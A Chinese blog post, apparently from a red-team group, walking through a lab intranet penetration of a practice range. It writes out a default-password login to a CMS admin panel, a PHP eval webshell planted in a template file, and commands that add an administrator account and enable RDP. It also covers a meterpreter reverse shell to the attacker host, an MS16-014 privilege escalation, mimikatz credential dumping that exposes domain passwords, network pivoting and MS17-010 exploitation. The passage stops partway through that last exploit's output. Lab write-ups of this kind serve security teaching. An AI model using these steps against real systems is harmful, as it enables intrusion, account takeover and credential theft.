内网渗透从敲门到入门

原创 队员编号033 酒仙桥六号部队 7月7日

这是 **酒仙桥六号部队** 的第 **33** 篇文章。

全文共计1491个字，预计阅读时长5分钟。

前言

各位老哥们，最近刚开始学内网安全，玩了一套红日安全的靶场，分享一个内网安全的基础文章，写得不好，不足之处还请多多指出。

靶场介绍

模拟外网网段 192.168.1.0

模拟内网网段 192.168.52.0

攻击机

Windows10 IP：192.168.1.6

kali linux IP：192.168.1.30

web服务器（win7）

外网IP：192.168.1.12

内网IP：192.168.52.143


域用户（winser2003）

内网IP：192.168.52.141

DC（winser2008）

内网IP：192.168.52.138

拓扑图



拿web服务器

nmap先看一下服务器开放的端口和服务。

```
root@kali:~# nmap -A -sV -p 1-65535 192.168.1.12
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-31 06:01 EDT
Nmap scan report for 192.168.1.12
Host is up (0.00054s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.4.45)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
|_http-title: phpStudy \xE6\x8E\xA2\xE9\x92\x88 2014
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:FA:43:C4 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

开放了80和3306端口，访问是个phpmystudy探针，包括绝对路径和一些php参数。

192.168.1.12

phpStudy 探针 for phpStudy 2014 not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	192.168.1.12(192.168.1.12)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本：NT	服务器解译引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器语言	zh-CN,zh;q=0.9	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php

PHP已编译模块检测
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2 SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash

PHP相关参数			
PHP信息（phpinfo）：	PHPINFO	PHP版本（php_version）：	5.4.45
PHP运行方式：	APACHE2HANDLER	脚本占用最大内存（memory_limit）：	128M
PHP安全模式（safe_mode）：	×	POST方法提交最大限制（post_max_size）：	8M
上传文件最大限制（upload_max_filesize）：	2M	浮点型数据显示的有效位数（precision）：	14
脚本超时时间（max_execution_time）：	30秒	socket超时时间（default_socket_timeout）：	60秒
PHP页面根目录（doc_root）：	×	用户根目录（user_dir）：	×
dl()函数（enable_dl）：	×	指定包含文件目录（include_path）：	×
显示错误信息（display_errors）：	√	自定义全局变量（register_globals）：	×
数据反斜杠转义（magic_quotes_gpc）：	×	"<?...?>"短标签（short_open_tag）：	×
"<% %>"ASP风格标记（asp_tags）：	×	忽略重复错误信息（ignore_repeated_errors）：	×
忽略重复的错误源（ignore_repeated_source）：	×	报告内存泄漏（report_memleaks）：	√
自动字符串转义（magic_quotes_gpc）：	×	外部字符串自动转义（magic_quotes_runtime）：	×
打开远程文件（allow_url_fopen）：	√	声明argv和argc变量（register_argc_argv）：	×
Cookie 支持：	√	拼写检查（ASpell Library）：	×
高精度数学运算（BCMath）：	√	PREL相容语法（PCRE）：	√
PDF文档支持：	×	SNMP网络管理协议：	×

访问网站看到是个yxcms，到网上去找一下这个cms有什么漏洞，发现漏洞还是挺多的，前台XSS、文件删除、文件写入，不过基本上需要进后台才能利用。

访问后台地址：

[http://192.168.1.12/yxcms/index.php?r=admin/index/login]

尝试默认密码直接进了。


不过应该是靶场的原因，这个cms还是比较多公开漏洞getshell的方式，后台模板功能直接写一句话到index.php中。

当前位置：【模板内容编辑】

index_index.php 保存

```
<?php if(!defined('APP_NAME')) exit;?>
<?php @eval($_POST['cmd']); ?>
<script type="text/javascript" src="__PUBLICAPP__/js/jquery.KinSlideshow-1.2.1.min.js"></script>
<script type='text/javascript' src='__PUBLICAPP__/js/jquery.slider.pack.js'></script>
<script type='text/javascript' src='__PUBLICAPP__/js/jquery.easing.js'></script>
<script type="text/javascript">
//<![CDATA[
jQuery(function() {
    //首页大幻灯开始
    jQuery('#cycle-prev, #cycle-next').css({opacity: '0'});
    jQuery('.cycleslider-wrap').hover(function(){
        jQuery('#cycle-prev',this).stop().animate({left: '-31', opacity: '1'},200,'easeOutCubic');
        jQuery('#cycle-next',this).stop().animate({right: '-31', opacity: '1'},200,'easeOutCubic');
    }, function() {
        jQuery('#cycle-prev',this).stop().animate({left: '-50', opacity: '0'},400,'easeInCubic');
        jQuery('#cycle-next',this).stop().animate({right: '-50', opacity: '0'},400,'easeInCubic');
    });
```

一键连上。



拿到webshell后，收集当前信息。

```
C:\phpStudy\WWW\yxcms> whoami
god\administrator
```

直接就是一个管理员了，正常环境一般还需要提权操作，通过系统补丁情况来使用msf模块提权。

既然是管理员就直接添加用户了。

```
C:\phpStudy\WWW\yxcms> net user test Aa123456 /add
命令成功完成。


C:\phpStudy\WWW\yxcms> net localgroup administrators test /add
命令成功完成。


C:\phpStudy\WWW\yxcms>
```


查看端口，发现没开3389。

```
C:\phpStudy\WWW\yxcms> netstat -ano
活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1500
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       396
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING       892
  TCP    0.0.0.0:1041           0.0.0.0:0              LISTENING       508
  TCP    0.0.0.0:1049           0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       2832
  TCP    127.0.0.1:2461         127.0.0.1:3306         ESTABLISHED     2868
  TCP    127.0.0.1:3306         127.0.0.1:2461         ESTABLISHED     2832
  TCP    169.254.129.186:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.1.12:80        192.168.1.30:56274     ESTABLISHED     1500
  TCP    192.168.1.12:139       0.0.0.0:0              LISTENING       4
  TCP    192.168.1.12:2452      192.168.52.138:389     SYN_SENT        788
  TCP    192.168.52.143:139     0.0.0.0:0              LISTENING       4
```

改注册表键值开启3389。

```
C:\phpStudy\WWW\yxcms>
C:\phpStudy\WWW\yxcms> REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
操作成功完成。

C:\phpStudy\WWW\yxcms> netstat -ano|findstr "3389"
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       788
  TCP    [::]:3389              [::]:0                 LISTENING       788

C:\phpStudy\WWW\yxcms>
```


成功开启3389，但mstsc连不上，可能是被防火墙拦了，尝试关闭防火墙（动静比较大，建议使用命令配置防火墙策略允许3389端口放行）。



成功登陆上web服务器。

进入内网

进行内网信息收集，IP信息，得知外网IP 192.168.1.12和内网IP192.168.52.143，已经存在AD域，网段为192.168.52.0。



当前登录域及登录用户信息net config Workstation。

```
C:\Users\test>net config Workstation
计算机名                     \\STU1
计算机全名                   stu1.god.org
用户名                       test

工作站正运行于
        NetBT_Tcpip_{4DAEBDFD-0177-4691-8243-B73297E2F0FF} (000C29FA43BA)
        NetBT_Tcpip_{55ECD929-FBB2-4D96-B43D-8FFEB14A169F} (000C29FA43C4)
        NetBT_Tcpip_{EC57C4EB-763E-4000-9CDE-4D7FF15DF74C} (02004C4F4F50)

软件版本                     Windows 7 Professional

工作站域                     GOD
工作站域 DNS 名称            god.org
登录域                       STU1

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```

判断主域 net time /domain，主域一般用作时间服务器，这台明显不是。

```
C:\Users\test>net time /domain
发生系统错误 5。

拒绝访问。
```

查看域成员 net view /domain:god

```
C:\Users\test>net view /domain:god
服务器名称                    注解
-------------------------------------------------------------------------------
\\OWA
\\ROOT-TVI862UBEH
\\STU1
命令成功完成。
```

收集一些其他的内网信息.....

为了方便，用msfvenom生成个powershell反弹到msf。

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.30
lhost => 192.168.1.30
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.30:4444
[*] Sending stage (206403 bytes) to 192.168.1.12
[*] Meterpreter session 1 opened (192.168.1.30:4444 -> 192.168.1.12:2741) at 2020-05-31 08:10:17 -0400

meterpreter >
```

要抓取服务器密码hash权限不够，需要提权，getsystem失败，（也不建议用，动静比较大），用msf自带的补丁检测看看有没有能利用的漏洞。

```
meterpreter > bg
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use post/windows/gather/enum_patches
msf5 post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   KB         KB2871997, KB2928120  yes       A comma separated list of KB patches to search for
   MSFLOCALS  true                  yes       Search for missing patchs for which there is a MSF local module
   SESSION                          yes       The session to run this module on.

msf5 post(windows/gather/enum_patches) > set session 1
session => 1
msf5 post(windows/gather/enum_patches) > run

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

发现好像都不适用，用Windows ExploitSuggester再查了一下，发现可以使用ms16-014，并成功提到system权限。

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 1
session => 1
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 192.168.1.30:4444
[*] Launching notepad to host the exploit...
[+] Process 2280 launched.
[*] Reflectively injecting the exploit DLL into 2280...
[*] Injecting exploit into 2280...
[*] Exploit injected. Injecting payload into 2280...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.1.30:4444 -> 192.168.1.12:3204) at 2020-05-31 09:45:16 -0400

whoami
whoami
nt authority\system
```

这边拿到的是一个shell，把它转成meterpreter，即session 4。

```
msf5 post(multi/manage/shell_to_meterpreter) >
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                                                  Co
nnection
  --  ----  ----                     -----------                                                                  --
--------
  1         meterpreter x64/windows  STU1\test @ STU1                                                             19
2.168.1.30:4444 → 192.168.1.12:2741 (192.168.1.12)
  3         shell x64/windows        Microsoft Windows [_ 6.1.7601] _ (c) 2009 Microsoft Corporation_ C:\Users\test>  19
2.168.1.30:4444 → 192.168.1.12:3234 (192.168.1.12)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ STU1                                                    19
2.168.1.30:4433 → 192.168.1.12:3299 (192.168.1.12)
```

mimikatz抓取用户hash，但没抓出明文密码。

```
meterpreter >
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : stu1.god.org
BootKey    : fd4639f4e27c79683ae9fee56b44393f

Rid  : 500
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1000
User : liukaifeng01
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid  : 1004
User : test
LM   :
NTLM : 47bf8039a8506cd67c524a03ff84ba4e
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
mod_process::getVeryBasicModulesListForProcess : (0×0000012b) Ô�� ReadProcessMemory  WriteProcessMemory  B
Donn€es LSASS en erreur
meterpreter >
```

在当前目录下传个mimikatz。

```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
[*] uploading  : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe → mimikatz.exe
[*] Uploaded 983.15 KiB of 983.15 KiB (100.0%): /usr/share/windows-resources/mimikatz/x64/mimikatz.exe → mimikatz.exe
[*] uploaded   : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe → mimikatz.exe
meterpreter > dir
Listing: C:\Users\test
```

用debug模式成功跑出管理员密码。

```
C:\Users\test>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 4518494 (00000000:0044f25e)
Session           : RemoteInteractive from 2
User Name         : test
Domain            : STU1
Logon Server      : STU1
Logon Time        : 2020/5/31 19:42:21
SID               : S-1-5-21-1982601180-2087634876-2293013296-1004
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : STU1
         * LM       : f26fb3ae03e93ab9c81667e9d738c5d9
         * NTLM     : 47bf8039a8506cd67c524a03ff84ba4e
         * SHA1     : d2124cab9a30639bdb202a185264475a693a5481
        tspkg :
         * Username : test
         * Domain   : STU1
         * Password : Aa123456
        wdigest :
         * Username : test
         * Domain   : STU1
```

```
Authentication Id : 0 ; 620093 (00000000:0009763d)
Session           : Interactive from 1
User Name         : Administrator
Domain            : GOD
Logon Server      : OWA
Logon Time        : 2020/5/31 17:19:28
SID               : S-1-5-21-2952760202-1353902439-2381784089-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : GOD
         * LM       : edea194d76c77d87d5f7fffc086227d3
         * NTLM     : 81be2f80d568100549beac645d6a7141
         * SHA1     : 216d52c4efa68532a98c8cbe2b492634d175fa84
        tspkg :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2020
        wdigest :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2020
        kerberos :
         * Username : Administrator
         * Domain   : GOD.ORG
         * Password : hongrisec@2020
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
```

并且得到了域控的账户密码 administrator/hongrisec@2020。

横向渗透

刚才说内网网段是192.168.52.0，配置静态路由。

```
meterpreter > run autoroute -s 192.168.52.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.52.0/255.255.255.0 ...
[+] Added route to 192.168.52.0/255.255.255.0 via 192.168.1.12
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.52.0       255.255.255.0      Session 4

meterpreter >
```

然后用netbios协议扫描域网段，得到IP为192.168.52.138、192.168.52.141两台存活主机。

```
msf5 auxiliary(scanner/netbios/nbname) > set rhosts 192.168.52.0/24
rhosts => 192.168.52.0/24
msf5 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 192.168.52.0->192.168.52.255 (256 hosts)
[+] 192.168.52.1 [DESKTOP-G4GVIBT] OS:Windows Names:(DESKTOP-G4GVIBT, WORKGROUP) Addresses:(192.168.1.6, 10.10.10.1, 192.
168.111.1, 192.168.246.1, 192.168.52.1) Mac:00:50:56:c0:00:05 Virtual Machine:VMWare
[+] 192.168.52.138 [OWA] OS:Windows Names:(OWA, GOD) Addresses:(192.168.52.138) Mac:00:0c:29:7c:04:28 Virtual Machine:VMW
are
[+] 192.168.52.141 [ROOT-TVI862UBEH] OS:Windows Names:(ROOT-TVI862UBEH, GOD, __MSBROWSE__) Addresses:(192.168.52.141) Mac
:00:0c:29:b9:c4:da Virtual Machine:VMWare
[+] 192.168.52.143 [STU1] OS:Windows Names:(STU1, GOD)  Mac:00:0c:29:fa:43:ba Virtual Machine:VMWare
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/netbios/nbname) >
```

对两台主机扫一下看看有没有ms17-010。

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.52.138
rhosts => 192.168.52.138
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.52.138:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack
1 x64 (64-bit)
[*] 192.168.52.138:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.52.141
rhosts => 192.168.52.141
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.52.141:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 x86 (32-bit)
[*] 192.168.52.141:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

由于永恒之蓝打Windows server 2003容易蓝屏，网上查了一些姿势。

使用ms17_010_command模块执行系统命令，添加用户至管理员。再配合用户名密码使用ms17_010_psexec模块。

```
msf5 auxiliary(admin/smb/ms17_010_command) > set command whoami
command => whoami
msf5 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.52.141:445    - Target OS: Windows Server 2003 3790
[*] 192.168.52.141:445    - Filling barrel with fish... done
[*] 192.168.52.141:445    - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.52.141:445    -     [*] Preparing dynamite...
